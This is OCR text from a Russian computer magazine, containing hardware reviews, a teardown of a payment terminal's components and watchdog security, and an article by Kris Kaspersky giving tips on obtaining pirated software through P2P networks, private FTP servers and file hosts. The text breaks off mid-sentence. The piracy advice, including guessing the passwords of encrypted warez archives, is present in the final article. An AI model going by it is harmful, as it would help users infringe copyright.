Время в режиме ожидания, часы: 80
Вес, г: 10



1. Беспроводная гарнитура Jabra JX10 поставляется в небольшой коробке черного цвета. Девайс предназначен для работы с мобильными телефонами, поддерживающими Bluetooth 1.2. Передача звука осуществляется через гибкую дужку, которая играет роль микрофона.
2. По рабочим характеристикам Jabra JX10 производит хорошее впечатление. Качество звука и автономность работы на высоте, и это при столь скромных габаритах! Благодаря системе DSP звук в динамиках чистый, без посторонних помех.
3. Комплектация порадует любителей дополнительных бонусов и стильных аксессуаров. Вместе с устройством покупатель получает бархатный мешочек с магнитной застежкой для хранения девайса, гармонирующую с Jabra JX10 подставку, а также дополнительный микрофон.
4. Приятный строгий дизайн, миниатюрные размеры и весьма скромный вес делают Jabra JX10 одной из самых аккуратных и стильных гарнитур на рынке.



1. Если носить гарнитуру в течение продолжительного времени, ощущается некоторый дискомфорт, да и сам динамик не для каждой ушной раковины подойдет.



Enzo M170S

Красивый монитор с хорошей картинкой


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Диагональ, дм: 17
Размер пикселя, мм: 0,264
Разрешение, dpi: 1280x1024
Время отклика, мс: 8
Яркость, кд/м2: 300
Контрастность: 500:1
Углы обзора, градусов (вертикаль/горизонталь): 160/140
Интерфейсы: DVI, D-Sub
Размеры, мм: 392x71x398
Вес, кг: 5



1. Если при слове Enzo ты сразу представляешь себе спортивный кар, со вздыбленной лошадью на шильдике, то на этот раз ты ошибся. Сегодня под этой новой торговой маркой выпускаются компьютеры, телевизоры и мониторы. Именно о представителях последних мы и поговорим.
2. Это отлично выглядящий 17-дюймовый монитор, выполненный в трех цветах — черный (передняя панель), серебряный (бока, низ и верх) и белый (задняя панель).
3. Белая «филейная» часть смотрится очень хорошо, особенно в сочетании с крышкой, прикрывающей разъемы.
4. Разъемов чуть больше минимума — порты DVI и D-Sub.
5. Эта панель обладает довольно стандартными для семнашки характеристиками, но качество изображения у нее очень неплохое. Цвета яркие и насыщенные.
6. Впрочем, о качестве цветопередачи достаточно красноречиво говорит график колориметрического тестирования.
7. Меню, несмотря на внешнюю неказистость, очень понятное и удобное в работе. Вдобавок оно на русском языке. Кнопки управления тоже не вызывают нареканий.



1. Небольшая проблема есть только со скоростью отклика матрицы — все-таки при работе ощущается, что она великовата, несмотря на заявленные характеристики. Особенно хорошо это видно при скроллировании текста.



ECS KN3 SLI2 Extreme

Еще одна плата для экстремалов

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Поддерживаемые процессоры: AMD Athlon 64
Сокет: AM2
Чипсет: NVIDIA nForce 590 SLI (NVIDIA C51XE (NB) + NVIDIA MCP55XE (SB))
Память: 4 x SDRAM DIMM порта с поддержкой до 32 Гб памяти DDR2-400/533/667/800
Слоты расширения: 2 x PCI Express x16, 2 x PCI Express x1, 2 x PCI 2.2
Хранение данных: 2 порта PATA 133/100/66/33 с возможностью подключения 2-х винчестеров типа IDE, 1 x FDD (Floppy), 7 x SATA, 1 x e-SATA
Звук: 8-канальный аудиокодек Realtek ALC883 High Definition Audio
Сеть: 2 x Gigabit LAN (контроллер Marvell 88E1116 NNC1)
Дополнительно: 10 x USB 2.0 портов (4 внешних и 6 внутренних), 2 x Firewire (опционально)
Форм-фактор: стандартный ATX
Размеры, мм: 305x244



1. Еще одна плата из серии экстремальных платформ от ECS рассчитана на работу с процессорами AMD под сокет AM2. Разводка карты сделана достаточно грамотно. Слоты PCI Express питаются от отдельного молекс-разъема; видеокарта и габаритный кулер не блокируют доступ к памяти и защелкам на DIMM.
2. Устройство построено на основе набора логики NVIDIA nForce 590 SLI, а значит, 2 порта PCI Express x16 могут работать в SLI-режиме, при этом каждый будет использовать все 16 линий.
3. Проблем с подключением дополнительных устройств и контроллеров не возникнет, так как в распоряжении пользователя имеется 46 линий PCI Express, 32 из которых отданы на растерзание SLI-конфигурации. Дополнительные 4 канала отвечают за работу слота PCI Express x4, а еще 2 — за пару PCI Express x1.



1. Неудобно расположен только первичный IDE-порт. К сожалению, при установке во второй слот карты PCI Express x16 с массивным охлаждением блокируются оба порта PCI 2.2.

ТЕСТОВЫЙ СТЕНД:
Процессор: AMD Athlon 64 X2 5000+. Оперативная память: 2 x 512 Мб, Kingston DDR2-900. Видеокарта: ASUS EAX1900XTX.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
3D Mark 2006: 2032
3D Mark 2005: 4865
Half-Life 2, 1024x768: 82 FPS
Sandra 2007 Arithmetic Dhyrstone: 7051 Marks
Super PI, 2M: 107,33 сек
WinRAR 3.5, Multithread testing: 532 Кб/сек

test_lab выражает благодарность за предоставленное на тестирование оборудование компании Игалакс (т.(495) 488-1304, www.igalax.ru), а также российским представительствам компаний Enzo (www.en-zo.ru), ECS и Jabra



ДЕНИС «ELF» РОМАНОВ
/ ELF_DEN@LIST.RU /

МУЛЬТИКАССОВЫЙ ВЗЛОМ

ИЗУЧАЕМ ПЛАТЕЖНЫЕ ТЕРМИНАЛЫ

Сегодняшним пациентом «Инсайда» стал один из платежных терминалов, которых, как ты, наверное, успел заметить, расплодилось в наше время превеликое множество. Они стоят в каждом магазине, учреждении и метро. Наверняка, твой пытливый ум не раз посещала мысль о том, как он устроен, можно ли его взломать, не имея под рукой каких-то специальных устройств. Ну что, друг, читай новый «Инсайд», возможно, это натолкнет тебя на нужные мысли…

(1) Мониторная сборка


(4) Принтер

(2) Компьютерный отсек

(3) Купюроприемник

Принцип работы

Каждая компания предоставляет свои услуги. Это и оплата сотовой связи, и погашение кредитов, и оплата ЖКХ. Наличие тех или иных доступных сервисов зависит от твоего выбора платежного терминала. Давай рассмотрим организацию работы системы. К примеру, нам необходимо пополнить баланс на сотовом телефоне. Мы выбираем на терминале нужного нам оператора сотовой связи, вводим телефонный номер, скармливаем купюроприемнику наши кровно заработанные денежки и жмем «Оплатить». Терминал с помощью GRPS-модема связывается с сервером и отсылает ему введенные данные. Обработав их, сервер посылает данные на шлюз сервера оператора сотовой связи. В случае удачно проведенной транзакции твои кровные поступят на счет. В случае неудачи сервер сообщит об этом системному администратору, контролирующему работу сервера, и ошибка будет в кротчайшие сроки устранена. Как показывает практика, все системы имеют тенденцию к сбоям, поэтому, мой тебе совет, всегда сохраняй чек до поступления денег на твой счет.



> Системная плата купюроприемника

Функциональные части

Автомат оказался очень тяжелым — его вес составляет 85 кг! И это единственная защита от его физического переноса. Собственно, в состав системы входит всего 6 элементов: мониторная сборка, компьютерный отсек, купюроприемник, принтер, электромеханический замок включения/выключения питания и дополнительный монитор.

Мониторная сборка является обязательным элементом всех автоматов самообслуживания и предназначена для отображения информации и организации функционального интерфейса. Она состоит из специального встраиваемого монитора и вандалостойкого сенсорного экрана. Иногда на автомат устанавливается дополнительный монитор. Располагается он над основным и служит исключительно в рекламных целях.

Компьютерный отсек представляет собой компьютерную часть автомата и узел объединения всех устройств в единую систему. В него входит IBM PC совместимый компьютер, расположенный на специальном шасси. Конфигурируют терминалы на удивление мощными системами — это как минимум 2-ГГц процессоры. Но, судя по установленному на терминале ПО, вся эта мощь не используется на 100%.

Купюроприемник предназначен для приема наличных денег при оплате товаров или услуг. Он определяет номинал принимаемой купюры и проверяет ее на предмет подделки. Купюроприемник рассчитан на прием российских денег номиналом в 10, 50, 100, 500 и 1000 рублей. Хранение принятых купюр осуществляется в специальном ящике — денежном стекере, который снимается при инкассации автомата. Купюроприемник открывается с помощью специального ключа и подключается через компьютерный отсек.

Принтер предназначен для печати информации на бланках термобумаги. Выдача информационных бланков осуществляется в специальный лоток, расположенный в передней части автомата. Термобумага для печати размещается в специальном рулоне, заправляемом через компьютерный отсек.

GPRS/GSM-модем с антенной используется для организации обмена информацией между автоматом и удаленным компьютером по технологии беспроводной связи GPRS или GSM. Для работы модема в него устанавливается специальная SIM-карта соответствующего оператора сотовой связи, предоставляющего услуги по передаче данных в месте установки автомата.

Электромеханический замок включения/выключения питания служит для наружного включения/выключения автомата. Он может применяться как для быстрого выполнения указанных операций, так и для организации системы безопасности в качестве дополнительного инструмента. Электрический запор нужен для открытия/закрытия автомата, а также для авторизации персоны для доступа к административным функциям автомата. Прописывание в системе ключей происходит через административный интерфейс автомата.

ТЕХНИЧЕСКИЕ ДАННЫЕ

Железо:

- процессор Intel Celeron 310 (2130 MHz, 533 MHz FSB) 256 Kb BOX w/cooler (Socket 478);
- материнская плата ECS P4M800-M (VIA P4M800) SVGA, Sound, LAN, 3 PCI, 2 DDR 3200, mATX (Retail);
- модуль памяти DDR SDRAM 256 Mb PC-3200 Hynix-1 Original;
- контроллер ST-Lab I-152 PCI 2 port fast serial + 1 port EPP combo (Retail);
- блок питания InWin 300W ATX (P4);
- накопитель HDD Western Digital 40 Gb WD400BB 7200rpm 2 Mb;
- дополнительная видеокарта MSI RX 250.

Экран:

- вандалостойкий сенсорный монитор TFT 17" LG L1750S, либо ACER AL1716 As.

Шкура:


- основа — корпус терминала самообслуживания Eco;
- блок питания (250 Вт);
- источник бесперебойного питания Powerman BackPro 600;
- активные колонки Microlab B55 USB, плоские, белые;
- замок высокой степени защиты Abloy;
- замок для наружного включения/выключения питания;
- электрический запор;
- коннектор для электрического запора;
- сирена сигнализации.

Девайсы:


- купюроприемник CashCode SM (стекер на 1500 купюр);
- встроенный термопринтер (Ppu 700, либо EPSON 422).

Связь:

- беспроводной GPRS/GSM-модем Siemens MC-35i (рабочий стандарт GSM 900/1800);
- антенна GSM.



› Принтер



› Банкнотоприемник со стекером

Программная начинка

Клиент-серверные приложения, а также ядро системы каждая организация разрабатывает самостоятельно. На данный момент не существует унифицированной системы осуществления платежей. Ось, под которую пишется все ПО, также выбирается организацией. Большинство фирм, как ни странно, работает на Windows-системах. Именно из-за этого и возникает большинство сбоев в работе терминалов. Единицы предприятий выбирают в качестве операционки *nix-системы. Клиентская часть приложения делится на web-модуль, в основном разрабатываемый на PHP, и модуль операционной системы, написанный на CPP, Delphi. Web-модуль отвечает за транзакции и связь с сервером, а Win-модуль — за обработку входящих данных на стороне терминала. Но терминалы не единственный способ взаимодействия с сервером. Клиент-серверное приложение (или агентское, как его называют) можно устанавливать и на КПК, коммуникаторах и сотовых телефонах. Это ПО в основном разрабатывается на Java и способно полноценно взаимодействовать с сервером.

Безопасность

Безопасность аппарата обеспечивают не только его бронированная шкура и солидный вес, но одно интересное устройство. Этот девайс называется сторожевой таймер (WachDog) и располагается в компьютерном отсеке. Он предназначен для контроля состояния компьютера, формирования сигнала на его перезапуск, сбора данных о состоянии датчиков, коммутации силовой нагрузки. Сторожевой таймер выполняет следующие функции:

- перезагрузка компьютера в случае длительного отсутствия сигнала от компьютера;
- перезагрузка модема в случае длительного отсутствия сигнала от модема;
- включение сигнализации при открытии двери;
- включение сигнализации при ударе;
- контроль линии сети 220 В;
- контроль линии сети 12 В;
- режим включения/выключения автомата по расписанию;
- авторизация электронных ключей;
- контроль температуры внешней среды.

Настройка сторожевого таймера осуществляется из административного интерфейса программного обеспечения автомата. В зависимости от модели сторожевого таймера и программного обеспечения сервера это устройство может контролировать даже уровень наклона аппарата, поэтому в случае попытки его уронить устройство немедленно пошлет тревожный сигнал на сервер, либо отправит sms на сотовый телефон ответственных лиц.

В дежурном режиме таймер от компьютера по каналу связи USB получает (передает) данные о требуемом состоянии портов коммутации силовых нагрузок (данные о текущем состоянии портов) не менее одного раза в секунду. В случае задержки данных от компьютера на 2 секунды таймер формирует сигнал инициализации контроллеру USB FT245BM. Если в течение 7 минут сеанс связи не восстановится, он замыкает цепь RESET на одну секунду. Сторожевой контроллер ждет завершения перезагрузки компьютера в течение 7 минут и повторяет цикл сначала. Цепи коммутации силовых нагрузок находятся в нормальном состоянии — питание включено. Текущее состояние цепей силовых нагрузок сохраняется в случае формирования сигнала RESET по отсутствию сеанса связи с компьютером до поступления соответствующей команды от компьютера.

› Купюроукладчик

(1) Прижимные ролики

(2) Оптические сенсоры проверки купюр

› Компьютерный отсек

(1) GPRS-модем Siemens S35i

(2) Системный блок

(3) Блок питания принтера

(4) Стабилизатор питания

(5) Материнская плата

(6) Блок питания материнской платы

(7) HDD Western Digital 40 Гб



КРИС КАСПЕРСКИ

ЗАПИСКИ ВАРЕЗНИКА

СБОРНИК СОВЕТОВ ОТ БЫВАЛОГО ЛЮБИТЕЛЯ ВАРЕЗА

Программное обеспечение в xUSSR всегда считалось общенациональным достоянием, и даже сейчас, когда хакеров приравнивают к террористам, а за нелегальное использование Windows вполне можно загреметь в тюрьму, народ продолжает тянуть из сети варез. Вопрос поставлен ребром — идет игра на выживание, и несколько хитрых трюков, позволяющих не подцепить заразу и найти именно то что нужно, совсем не помешают.


Варезные залежи

Добывать варез с каждым годом становится все труднее и труднее. На него приходится охотиться как на животное, занесенное в Красную книгу. Найти что-нибудь на web'е практически нереально. Файлы выкладываются часто и помногу, но спустя короткое время (иногда измеряемое часами) прибиваются администраторами серверов, и поисковики выдают бесконечные кладбища мертвых ссылок, мешающих искать еще действующие линки. Что касается музыки и фильмов, то здесь нас постоянно перебрасывают на платные серверы. И хотя плата обычно чисто символическая, недостаточное развитие платежных систем создает огромные трудности даже тем, кто хочет честно заплатить. Некоторые узлы принимают платежи с сотовых телефонов путем простой отсылки sms, но и тут не все так гладко. Нет никакой гарантии, что, отдав им денежки, ты получишь то что хотел, и вообще хоть что-то получишь. Количество жульнических магазинов весьма велико и продолжает расти. Поэтому перед использованием сервиса неплохо бы поискать отзывы и рекомендации — вполне возможно, что он давно занесен в черные списки.


В настоящих момент есть три перспективных источника вареза: Осел/Битторрент (то есть пиринговые сети), приватные ftp-серверы и бесплатные файлохранилища (типа rapidshare.com). И у каждого из них есть свои нюансы.

Осел и как с ним дружить

Ослом (не путать с IE) называют популярный клиент файлообменной сети eDonkey, который всегда можно скачать с www.emule-project.net. Если коротко, то принцип работы сети заключаются в следующем: участники обмена ставят на свои компьютеры программы-клиенты и указывают папку, в которой лежат общедоступные файлы. Остальные участники могут искать эти файлы по их названию (именно названию,



> Лучший способ скачать файл с rapidshare.com и ему подобных — воспользоваться Universal Share Downloader



> Осел за работой

но не содержимому!). Скачка файла производится сразу со всех узлов, на которых он только есть и которые в данный момент подключены к сети (то есть находятся в интернете с запущенным Ослом или каким-нибудь другим клиентом). Поскольку желающих скачать намного больше, чем желающих отдать, образуется внушительная очередь, продвигающаяся вперед с поистине черепашьей скоростью. Некоторые файлы скачиваются месяцами поскольку узлы, на которых они лежат, появляются в сети лишь на короткое время. Поэтому Осел выгоден только при тарифах, оплачивающих лишь входящих трафик, но не время, вхолостую проводимое в очередях. При этом он генерирует внушительный исходящий трафик, и хотя существует масса нечестных модов (то есть модификаций оригинального клиента), сводящих его на нет, прибегать к ним стоит только по большой нужде, поскольку, если ими начнут пользоваться все, Осел умрет! Подробный мануал о том, как с Ослом совладать (а это совсем несложно), ты найдешь в статье «Качай — не перекачай» (www.xakep.ru/magazine/xa/081/038/1.asp). А пока разберемся с одним важным нюансом.

Криптография на пеньке

Вытаскивая файл из Осла, никогда не знаешь, что в нем окажется. Можно несколько недель тащить заархивированный сборник всех альбомом любимой группы, который окажется... дешевым порнофильмом или вообще бесполезным хламом, набранным до кучи. Какой только урод выкладывает такие файлы?! И главное, для чего?! Ну, некоторые — просто из вредности. Другие — по спецзаказу от правообладателей оригинального контента — засоряя Осла подобными левыми файлами, они существенно затрудняют поиск нормального, доброкачественного вареза. Поэтому, прежде чем поставить на закачку тяжеловесный файл, всегда обращай внимание на комментарии пользователей, а также на его имя. Если файл с одной и той же контрольной суммой у разных пользователей называется по-разному, то, естественно, вероятность получить фальшивку очень сильно возрастает.

Кроме того, достаточно часто встречаются зашифрованные архивы. Многие пользователи стирают их сразу же после скачки, матерясь всеми словам, которые только знают, а зря! Будем исходить из того, что владелец файла выложил его в Осла не просто так, а с благородными намерениями, заключающимися в распространении (чаще всего дела обстоят именно так), а не в надувательстве пользователей. Значит, у каждого скачавшего файл имеется возможность его расшифровать. Но как? Перебор по словарю не предлагать. В подавляющем большинстве случаев он ничего не дает. И хотя универсальных решений нет, как правило, задачка решается очень просто. Просматривая содержимое архива, проверь, нет ли там имени файла, похожего на имя web-узла? Если есть, то, набрав его в Firefox или Опере, можно выйти на страничку, содержащую искомый пароль. Также в качестве пароля может фигурировать само имя файла. Допустим, мы видим: super-puper-warez-group.nfo. Пытаемся использовать «super-puper», а если не сработает, то «super-puper-warez-group». Некоторые файлы архива могут быть незашифрованы и содержать имя странички с паролем или сам пароль. Это могут быть и текстовые, и html-, и даже gif/jpg-форматы!

Файл зашифровывается, естественно, не из вредности, а для защиты от борцов за авторские права, которые обычно не настолько сообразительны и продвинуты, чтобы распознать подвох. Как бы там ни было, шифровка ослепляет 100% автоматических поисковых роботов, так что количество зашифрованных файлов в Осле, по-видимому, будет только расти.

Все прелести BitTorrent

Файлообменная сеть eDonkey изначально проектировалась в расчете на умеренную загрузку, и с ростом ее популярности у пользователей появились огромные проблемы. Неоптимальное распределение нагрузки привело к неоправданному падению скорости и росту длины очередей. Другая файлообменная сеть BitTorrent, разработанная программистом по имени Bram Cohen, намного более прогрессивна в этом смысле и хорошо справляется с передачей огромных файлов, в том числе и образов DVD. Так, например, сидя на двухмегабитном канале, я редко видел в Осле скорость выше 69 Кб/сек (и это при том, что на скачке стояли десятки файлов и общая скорость скачки суммировалась), в тоже время в BitTottent'е 150-180 Кб/сек — вполне нормальное явление.

Но радоваться рано. Во-первых, если в Осле есть практически все (софт, фильмы, музыка, книги), то BitTorrent предлагает весьма скромный ассортимент в стиле «ешь то, что дают». Во-вторых, поиск в BitTorrent'е отсутствует вообще как таковой, и чтобы начать качать, надо раздобыть специальный BitTorrent-файл. А где его раздобыть? Приходится идти на web или лезть в Осла. Существует множество серверов, содержащих сами BitTorrent-файлы или ссылки на них (они легко находятся в Google). Но, в отличие от Осла, в которого что попало, то пропало, то есть стало совершенно не подвластно правообладателю, BitTorrent-файлы с web-серверов убираются по первому требованию его, что чрезвычайно затрудняет поиски вареза. И хотя уже появилась специализированная поисковая BitTorrent-машина (http://search.bittorrent.com), ее возможности пока сильно ограничены.

Как бы там ни было, попробовать заюзать BitTorrent все-таки стоит. Для этого понадобится любой подходящий клиент, например Shareaza, которую можно бесплатно скачать с www.shareaza.com. А пока она будет качаться, почитай faq по работе с BitTorrent — www.dessent.net/btfaq.

Наша цель — приватные ftp-серверы

Многие люди, собрав большое количество вареза, воздвигают свои собственные (так называемые «приватные») ftp-серверы, раздающие варез либо в пределах локальной сети, либо через весь интернет. Это настоящий Клондайк, на котором можно найти практически все что угодно, поскольку, в отличие от провайдера web-серверов, являющегося юридическим лицом, к физическому лицу с требованиями что-то убрать с сервера уже не подъедешь! Владелец сервера просто пошлет правообладателя в то место, через которое он появился на свет. Теоретически правообладатель может обратиться к провайдеру, но тот только пожмет плечами. Клиент ему деньги платит? Платит! А какие файлы он там гоняет, провайдера не интересует и за это он не отвечает, главное, чтобы на его собственных узлах ничего нелегального не лежало!

Минусы приватных ftp довольно обширны и вполне сопоставимы с их достоинствами. Первая трудность на пути к скачке — добыча адреса сервера, и преодолеть ее не так-то просто. Большинство приватных ftp не имеет доменных имен, ограничиваясь IP, и делает все, чтобы к ним не залезли поисковые роботы. IP-адреса либо передаются персонально (из уст в уста), либо публикуются на форумах, например на forum.ru-board.com.

Скорость приватных ftp обычно невелика, а график работы крайне непостоянен и варьируется в самых широких пределах. Содержимое сервера может меняться без предупреждений, и достаточно часто возникает ситуация, когда файл удаляется в процессе его скачки. А что с этим «огрызком» делать?!

Опять-таки глобального поиска (характерного для Осла) у приватных ftp нет и никогда не будет. Поэтому чтобы найти конкретный варез, нужно перебрать большое количество ftp без каких-либо гарантий успеха. Несмотря на это, популярность приватных ftp просто огромна и сопоставима с популярностью Осла.

Правила пользования приватными ftp

В чужой монастырь со своим уставом не ходят, а на чужой ftp (к тому же еще и приватный) — и подавно. Прежде всего нужно уяснить одну очень важную вещь. «Нормальные» ftp воздвигаются на довольно мощных каналах и обслуживаются выделенными серверами. Домашние ftp очень часто устанавливаются на основной машине владельца, используя его и без того неширокий канал. А это значит, что главное правило этикета не создавать владельцу сервера больших неприятностей, в противном случае можно получить бан.

Баны ставятся как автоматически сервером на основании заложенных владельцем политик, так и вручную самим владельцем. Причем блокироваться может как отдельный IP, так и целая подсеть. Время бана (в зависимости от тяжести «преступления») варьируется от нескольких минут до «пожизненного срока».

Теперь о правилах. Собственно говоря, единого свода правил нет, и различные владельцы приватных ftp по-разному относятся к пользователям, но… лучше все-таки не наглеть. Прежде всего, не нужно быть дятлом, то есть «долбить» сервер, настойчиво пытаясь установить соединение, если сервер не отзывается. Вполне вероятно, что владелец отключил его по тем или иным соображениям (например, ему на время понадобилась полная пропускная способность его канала для удовлетворения его собственных потребностей). Долбежка обычно наказывается автоматическим баном, который снимается через некоторое время, если до дятла наконец дойдет, что он дятел.

Далее, закачка в несколько потоков. Это вообще полный мрак для владельца сервера! Чтобы пользователи не мешали нормальной работе, владелец приватного ftp обычно устанавливает ограничение на отдачу в расчете на одно соединение. Естественно, если закачка идет в несколько потоков, суммарная скорость пропорционально возрастает и это ограничение удается обойти. А когда к серверу присасываются сразу несколько «пиявок» с толстыми каналами, качающими в несколько потоков, владельцу приватного ftp может очень сильно поплохеть, и последствия ждать себя не заставят! Проблема в том, что многие файлокачалки по умолчанию настроены самым неоптимальным (с точки зрения приватных ftp-серверов) образом, и пользователь недоумевает, за что ему постоянно влепляют бан. Так что, прежде чем качать, убедись, что количество потоков не превышает трех (а в идеале равно одному), качается не более двух-трех файлов за раз, а время задержки при повторной установке соединения составляет, по меньшей мере, секунд 30.

Ох уж эта Рапида

Ошеломляющая популярность сервиса www.rapidshare.com не позволяет пройти мимо него. Собственно говоря, он не одинок в своем роде, и подобных служб можно насчитать десятки. Идея проста — пользователь закачивает на web-сервер файл, на котором он сохраняется некоторое время, в течение которого линк раздается всем желающим. Получается что-то типа файлообменной сети, только… Правильно! Без возможности поиска. Сам RapidShare не позволяет просматривать имеющиеся на нем

